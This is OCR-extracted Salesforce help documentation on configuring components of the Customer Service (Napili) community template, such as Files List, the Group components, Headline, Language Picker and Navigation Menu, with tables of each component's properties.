
Use the Files List component in the Customer Service (Napili) template to give community members a convenient place to view and manage their files.

Members can upload, sort, and filter files using the files list. Clicking a file opens the file previewer, where members can upload a new version, download, and delete the file. Filters in the left sidebar show different selections of files. The Libraries filter shows files from Salesforce CRM Content libraries, and Files Connect users can see their external libraries under External Sources.

1. Select the **Files List** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Files List`	Modify the number of records that display in the window, from 10 to 100. A scrollbar appears to let users scroll to see more records

Example: Sample Files List component, wide layout



Follow Button

The Follow Button component allows users to follow users or topics.

In the Page Editor, you can configure the follow button component on the Profile and the Topic View pages. This component allows a user to follow a topic or another user by clicking this button. When a user views their own profile, the button isn't visible.

1. Select the **Follow Button** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Followed Record ID`	The system supplies this value. Don't update this field.

Example: Sample Follow Button component:



SEE ALSO:

Which Components Can I Use with Each Template?

Global Search Results


The Global Search Results component displays search results from across the community. The results shown are based on search terms entered in the Search Publisher and can be displayed in one list or in multiple tabs.

1. Select the **Global Search** component.
2. In the property editor, configure properties for the component:

Property	Details
`{!searchString}`	The system supplies this search term to search across the community.
`Show the All results tab.`	Check the box to show search results in one list under All.
`Search Results Tabs`	Add or remove tabs to customize which lists search results are displayed in.

Important: To allow your users to find a custom object's records when they search, in Salesforce setup create a custom tab set to *`Default On`* or *`Default Off`*. Creating a custom tab enables the custom object's **Allow Search** setting.

Example: Global Search Results shown in the community:



Group

The Group component displays all the content in a group using a single composite component. It includes the group banner, which includes the member and owner actions, the group feed, description, and related lists (group members and files).

When you add groups to your community navigation menu, clicking the Groups item directs community members to a list of groups. Clicking a group in the group list loads the Group Detail page, which uses this component by default.

Note:

- Add the Add Member action to the group publisher for users to access it from the banner.
- For optimal display, choose a wide column width when using this component on a custom page.


1. Select the **Group** component on the page you're configuring. By default, this component is located on the Group Detail page.

   Note: You must have at least one group in your community to view the Group Detail page and modify its components.

2. In the property editor, configure properties for the component:

Property	Details
Group ID	The ID of the group. This value is automatically populated when the group is displayed.
`Feed Tab Label`	The label used for the group feed tab on mobile devices. The default text is `Feed`. The label you specify here doesn't affect labels on desktop browsers.
`Details Tab Label`	The label used for the group details tab on mobile devices. The default text is `Details`. The label you specify here doesn't affect labels on desktop browsers.
`Related Tab Label`	The label used for the related lists tab on mobile devices. The default text is `Related`. The label you specify here doesn't affect labels on desktop browsers.

Example: Sample Group component:



Note: The Group component is optimized to be responsive across all devices. If you want more control over the placement of group content, you can use separate components to create a custom layout. Use the Group Banner, Group Detail, Group Related List, Feed Publisher, and the Feed or Feed Compact components to create a custom group page. However, creating a custom group page does not guarantee optimal display and responsiveness across desktop and mobile devices.

SEE ALSO:

Which Components Can I Use with Each Template?

Group Banner

Use the Group Banner component on custom group detail pages for your community. This component displays the group name, the group photo, the Join Group and Leave Group buttons, and other action buttons for group owners, managers, and members.

Use the Group Banner component with the Group Detail, Group Related List, Feed Publisher, and the Feed or Feed Compact components to create a custom group detail page. Creating a custom group detail page does not guarantee optimal display and responsiveness across all desktop and mobile devices. We recommend using the Group component instead, which is a single composite component that displays all of this content.

Note:

- Add the Add Member action to the group publisher for users to access it from the banner.
- For optimal display, choose a wide column width when using this component.

1. Select the **Group Banner** component on the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
Group ID	The ID of the group. This value is automatically populated when the group is displayed.

Example: **Sample Group Banner component**



SEE ALSO:

Which Components Can I Use with Each Template?

Group Detail


Use the Group Detail component on custom group detail pages for your community. This component displays the content from the group description and information fields along with the name of the group owner.

Use the Group Detail component with the Group Banner, Group Related List, Feed Publisher, and the Feed or Feed Compact components to create a custom group detail page. Creating a custom group detail page does not guarantee optimal display and responsiveness across all desktop and mobile devices. We recommend using the Group component instead, which is a single composite component that displays all of this content.

1. Select the **Group Detail** component on the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
Group ID	The ID of the group. This value is automatically populated when the group is displayed.
Header label	The label for the group details section. Affects both the desktop and mobile view.

Example: **Sample Group Detail component**



SEE ALSO:

Which Components Can I Use with Each Template?

Group Related List


Use the Group Related List component on custom group detail pages for your community. This component displays the group files, members, and records.

Use the Group Related List component with the Group Banner, Group Detail, Feed Publisher, and the Feed or Feed Compact components to create a custom group detail page. Creating a custom group detail page does not guarantee optimal display and responsiveness across all desktop and mobile devices. We recommend using the Group component instead, which is a single composite component that displays all of this content.

1. Select the **Group Related List** component on the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
Group ID	The ID of the group. This value is automatically populated when the group is displayed.

Example: **Sample Group Related List component**



SEE ALSO:

Which Components Can I Use with Each Template?

Headline

The Headline component gives you customizable headline text and text banner with inline links to pages that show discussions, topics, and articles. It also displays an icon to the left of the banner that identifies the content as an article or a discussion when either is selected.


1. Select the **Headline** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter the static text for the page's headline. The default text for the page is `Welcome!`.
`Banner Text`	Enter the static text that appears on the home page. The default text is `A place where you can easily find solutions and ask questions.`
`Page Type`	Enter the type of content that the page displays in this page. Type either *`article`*, *`topic`*, or *`discussion`* to retrieve the title of the page and display an icon identifying the type of page the user is viewing.
`Unique Name or ID`	The system retrieves the ID from the URL of the question or article when it's selected.
`Banner Text with Articles and Discussions`	Enter the static text and link text that lets users select a page that shows articles or discussions. This text and links in this field appear on the page when Salesforce Knowledge is enabled and set up in your organization. You can translate and change the value of each component, but not the position of the component. `Explore other <a href="javascript:void(0)" class="headlineArticles">articles</a> and <a href="javascript:void(0)" class="headlineDiscussions">discussions</a> on this topic`
`Banner Text with Discussions`	Enter the static text and link text that lets users select a page that shows discussions only. This text and link in this field appear on the page when Salesforce Knowledge isn't enabled in your organization. You can translate and change the value of each component, but not the position of the component. `Explore other <a href="javascript:void(0)" class="headlineDiscussions">discussions</a> on this topic`
`Show Subtopics`	Below the headline, displays links to topics that are children of the current topic. (On mobile devices, these links appear in a Subtopics menu.) Only navigational topics support parent-child relationships.

If you have set up navigational subtopics, change the following properties in the property editor to populate topic and subtopics dynamically on the topic detail page:

Property	Details
`Title`	Enter `{!topicName}` to retrieve and display the topic name on the topic detail page.
`Page Type`	Enter `topic` as the page type.
`Show Subtopics`	Select this option to display subtopics.

Example: Sample Headline component:



SEE ALSO:

Which Components Can I Use with Each Template?

Featured Topics & Feeds


The Featured Topics & Feeds component displays the Featured Topics, Discussions, and My Feed in a tabbed setting. Community members must be logged in to see the My Feed tab.

Note: Before Summer '16, this component was named Home Page Tabs.

1. Select the **Featured Topics & Feeds** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Featured Tab Label`	Enter the text you'd like to display on the tab that users select to show topics. The default text is `Featured`.
`Discussions Label`	Enter the text you'd like to display on the tab that users select to show discussions. The default text is `Discussions`.
`My Feed Label`	Enter the text you'd like to display on the tab that users select to show their feed. The default text is `My Feed`.
`Compact Feed in Discussion Tab`	Select to use the compact version of the feed in the Discussions tab. Compact feeds show only question titles and make it easier for users to scan the feed. Compact feeds don't support filters.

Example: Sample Featured Topics & Feeds component:



SEE ALSO:

Which Components Can I Use with Each Template?

Knowledgeable People


Highlight topic experts so the community can direct questions straight to them. The Knowledgeable People component displays up to five experts, chosen based on factors such as best answers, mentions, or likes on questions and posts.

In the Page Editor, you can configure the Knowledgeable People component on Topic View pages.

1. Select the **Knowledgeable People** component.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter a title for the component. The default text is `Knowledgeable People`.
`Topic ID`	The default entry, `{!topicId}`, displays unique knowledgeable users for each topic. To instead display knowledgeable users based on a specific topic, enter the topic ID.

Example:



For communities created in Spring '15 or earlier, complete these steps to add the Knowledgeable People component:

1. From the community, click in the global header.
2. Click **Administration** > **Preferences**, and select **Enable knowledgeable people on topics**.
3. Click **Administration** > **Pages**, and go to Site.com Studio.
4. In the Site Pages section, double-click the **main** page.
5. In the Views tab at left, double-click **Customer Service (Napili) Topic View**.
6. Click the Page Elements tab , and search for the Knowledgeable People component.
7. Right-click the component, and place it in the `div.cSecondaryContent` section.

SEE ALSO:

Which Components Can I Use with Each Template?

Language Picker

The Language Picker component lets guest users select their preferred language on a page in your community.

You can add the language picker to the header or footer, or to any section of any page; it's not included on any pages by default. Only guest users see the language picker. For authenticated users, the community automatically displays in their profile language. For guest

users, the community displays in the community default language. Customized labels and knowledge articles use the translations added by the community admin in Translation Workbench.

If the guest user wants to view the community in a different language, they can select their preferred language using the language picker. The language picker shows all languages supported in the community. When the user selects a language, the page reloads in that language.


Note:

- The Language pane in Site.com Studio shows the default language and the list of languages supported in the community. If no languages apart from the default language have been set in Site.com Studio, the language picker shows the default language without a drop-down option. To learn more about setting site languages in Site.com Studio, see Create a Multilingual Site.
- To see the list of languages that guest users see, go to the Branding Editor in Community Builder. Make sure you're on a page that contains the language picker. Then click the drop-down icon on the language picker.

1. Select the Language Picker component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Alignment (Left, Center, or Right)`	To specify how the language picker is aligned on the page, enter *`Left`*, *`Center`*, or *`Right`*. The default value is `Center`.

Example: Sample Language Picker component with drop-down language list visible:



SEE ALSO:

Which Components Can I Use with Each Template?

Message Notification


Add the Message Notification component to your community pages to let users view their recent messages from outside the Messages list view. The Message Notification component shows up to three recent messages and allows users to send new messages.

Add the Message Notification component to the community Home page and configure it in the Page Editor.

1. Select the **Message Notification** component.
2. In the property editor, configure properties for the component:

Property	Details
`Header Label`	Enter a title for the component. The default text is *`Recent Messages`*.

Example: Sample Message Notification component:



SEE ALSO:

Which Components Can I Use with Each Template?

Navigation Bar


The Navigation Bar component lets users select different topics to browse and provides navigation back to the community home page.

If your Customer Service (Napili) template version is Winter '16 or later, this component is replaced with the Navigation Menu component.

1. Select the **Navigation Bar** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Topic Menu Label`	Enter the text you want to appear as the label for the drop-down list of topics that appears in the navigation bar.

Example: Sample Navigation Bar component:



SEE ALSO:

Which Components Can I Use with Each Template?

Navigation Menu

The navigation menu component extends your community's navigation beyond navigational topics. Navigation menu items can include Salesforce objects, topics, pages in your community, URLs to external sites, and menu labels. Menu labels are parent headings under which you can nest other menu items.

When setting up the navigation menu, consider the following:

- Menu item labels must be unique within the community.
- You can add up to 20 navigation menu items. Menu items that don't fit on the first line of the navigation menu appear in a `More` overflow menu item.
- If you want to map a navigational topic to a menu item, you must first set it up in Community Management.

To create or modify navigation menu items:

1. Select the **Navigation Menu** component in the page you're configuring.
2. In the property editor, click **Navigation Menu**.

   In the menu editor overlay, you can edit or delete existing menu items, or add new ones.

3. To add a menu item:
   a. Click **Add Menu Item**.
   b. Enter the name you want to use in the navigation menu for this item.
   c. Select the type of item you're navigating to.

      Options include:

      - Community Page—Links to a page inside your community using a relative URL. For example, `/contactsupport`.
      - External URL—Links to a URL outside of your community. For example, `http://www.salesforce.com`.
      - Menu Label—Adds a parent heading for your navigation menu. Nest items underneath the menu label.
      - Navigational Topic—A drop-down with links to the navigational topics in your community. Navigational topics are set up in Community Management.
      - Salesforce Object—Available objects include accounts, cases, contacts, leads, opportunities, and any custom objects.

        Tip: Select this option to create a list view page for the selected object. This option is the easiest way to expose Salesforce record data in your community with minimum configuration.

   d. Complete the fields based on the type you selected.


      - If you selected Salesforce Object, select the default list view to show.
      - If you selected Community Page, use the drop-down to select the community page you want to link to. The URL field automatically populates the relative URL for the page based on your selection.
      - If you selected External URL, enter the fully qualified URL. To keep navigation within your community, select the `Open link in the same tab` checkbox.
      - Select **Publicly Available** if you want the navigation menu item to show for guest users that aren't members of the community.

4. To move an item, click and drag the item to where you want it to appear in the menu. Nest other menu items underneath a menu label by dragging them to the right under the menu label.
5. To delete a menu item, hover over or click the item and click .
6. Save your changes.

   If your community is already active, you see a Publish Changes button. **When you click this button, your new navigation menu changes are immediately visible to community members.**


   If your community is still in Preview status, you see a Save Changes button. When you click this button, your changes are saved and are visible to your community when you activate it.

Example: Sample Navigation Menu component:



On a mobile device, your community navigation menu collapses to better fit your screen.

Sample Navigation Menu component on a mobile device:



If your community hosts users who speak different languages, you can translate your navigation menu using the Translation Workbench. For information on using the Translation Workbench, see "Translate Terms" in the Salesforce help.

SEE ALSO:

Which Components Can I Use with Each Template?

New Message Button

Drag and drop the New Message Button on a community page to allow community members to start a direct message conversation from that location.

Add the New Message Button component to a community page and configure it in the Page Editor.

1. Select the **New Message Button** component.
2. In the property editor, configure properties for the component:

Property	Details
`User ID`	The ID of the user sending the message. The system automatically detects and populates this value.
`Label`	Enter a title for the component. The default text is *`Send Message`*.

Example: Sample New Message Button component:



SEE ALSO:

Which Components Can I Use with Each Template?

Profile Header

The Profile Header component displays a user's name (or nickname) and profile picture. It also displays a drop-down that lets users navigate to their profile, open a case, access their locale and email notification settings, or log out of the community. External users can also access and manage their account. If the user isn't logged in, a Login button appears in the header.

Users can't customize the profile photo functionality in the profile header—they need to edit all profile information from the profile details page.

